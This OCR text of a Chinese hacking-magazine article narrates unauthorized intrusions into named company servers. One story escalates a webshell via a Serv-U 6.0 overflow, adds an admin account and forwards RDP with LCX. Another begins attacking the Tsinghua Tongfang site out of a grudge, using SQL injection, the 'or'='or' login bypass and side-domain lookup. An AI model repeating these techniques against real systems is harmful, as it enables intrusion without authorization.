


图 15




图 16

二、服务器提权

得到了 webshell 不提权的话好像太对不起自己了，也枉费了我拿 webshell 的辛苦，我们要有黑客精神，不怕困难勇往直前。

这个服务器是是处于内网中的，最近运气比较衰，搞到的服务器都是内网的，限制很多，不过即使如此，我们也不能就此放弃。在程序目录下看了看，发现安装了 360 安全卫士，诺顿杀毒软件，其它的就没有什么了，如图 17。




图 17

查查“服务信息”—“组件支持”，发现服务器支持 WSRIPT.SHELL，这说明我们可以运行 CMD，能执行一些操作，如图 18。因为得到的 WEBSHELL 的权限并不小，还能浏览 D 盘，而且服务器还挂着其他的站点 www.housemedia.cn 和 www.6house6.com，如图 19，对于这两个站点的目录也能够进入，看来这几个都是同一个公司的，进入 D:\Program Files\ 目录，发现有 serv-u，这下我可喜出望外了，如图 20。




图 18

虽然安装有 serv-u，我们就试试看是否真开着，或者是管理员没用了。

发现 ser-u 的版本是 6.0 的，看来提权有望了，如图 21，不是前一段时间出了个 ser-u 的 0day 溢出吗，通杀所有的版本，不




图19

要说6.0版本，其它的版本也照样能干掉。

说干就干，利用serv-u来添加一个系统帐户看看，这东西它不管成功与否都会显示提权完毕，反正我们也已经习惯了图22。接下来就是查询一下有没有添加帐户进去了。




图20




图21

再使用本地扫描器来证实对方确实开着43958端口，如图23，并且已经把帐号也添加进去了。就这么容易的添加上了管理员，最后当然是使用LCX在本地进行监听，利用LCX把服务器的3389端口转发到我们本地电脑的某个端口上，然后通过远程桌面连接127.0.0.1以及刚才在本地转发的那个端口，输入我们刚才添加的帐号密码就可以远程登录进入对方的系统了。




图22




图23

三、总结

就这样，很快的就拿下了服务器，对于这次的入侵我还是挺满意的，得到了系统权限后，我又通知了对方的管理员，希望管理员不要疏忽这些漏洞，特别不要忘了serv-u默认安装的危害。

（文章中涉及到的明小子注入工具以及专用asp木马已经收录在光盘中）

文章难易度：★★★

文章阅读点：一次非常完整的入侵过程，使用了很多[illegible]识，非常值得一看

看菜鸟渗透清华同方网站

冰sugar [J.S.T]

一、事出有因

我一兄弟买了一台笔记本电脑叫我过去看看，兄弟说买的是清华同方电脑，似乎还不错吧，双核的配置，1G内存60G硬盘，在加上内置的摄像头，花了6000块大洋呢，不过好在是他舅舅付的钱，他当然高兴了。哈哈，以后我就可以和兄弟共享一台笔记本了。可是没过几天，就发现毛病多多呀，一会儿是电源问题一会儿又是主板问题，真是让我们郁闷极了，只好感叹一分钱一分货呀（小编注：其实清华同方电脑也还算可以的，即使是大牌子的电脑，偶而也会碰到这么一台两台出问题的，只能说你们的‘运气’太好了）。为了给兄弟出口气，于是便有了下文。

二、初入虎穴

打开百度搜索一下，看能不能找到一些关于清华同方的资料，找到的第一个就是清华同方股份有限公司的网站，如图1。




图1

通常排在第一的都不是普通的网站，直接进去瞧瞧吧，逛了好几分钟，发现这个网站使用的都是静态的页面，没有什么好利用的，因为网页大多数都是他们自己写的，好不容易找到了一个sql注入点并且是public权限，却又无法列出目录也没有利用价值，只好在主站上瞎逛逛，找找图片的链接，如图2。

地址中有个admin引起了我的注意，看看能不能找个后台利用sql注入得到帐号和密码，或者是使用万能钥匙('or'='or')看能不能进入。输入后台地址后却出现了让我傻眼的事情，如图3。




图2

Admin文件夹下需要用户验证才能进入，真是个BT的设置，看来站长还是有一定的安全防范意识。既然无法从主站下手，那么我们就选择旁注，进入旁注查询网站（http://www.seologs.com/ip-domains.html)，查询后的结果如图4所示。

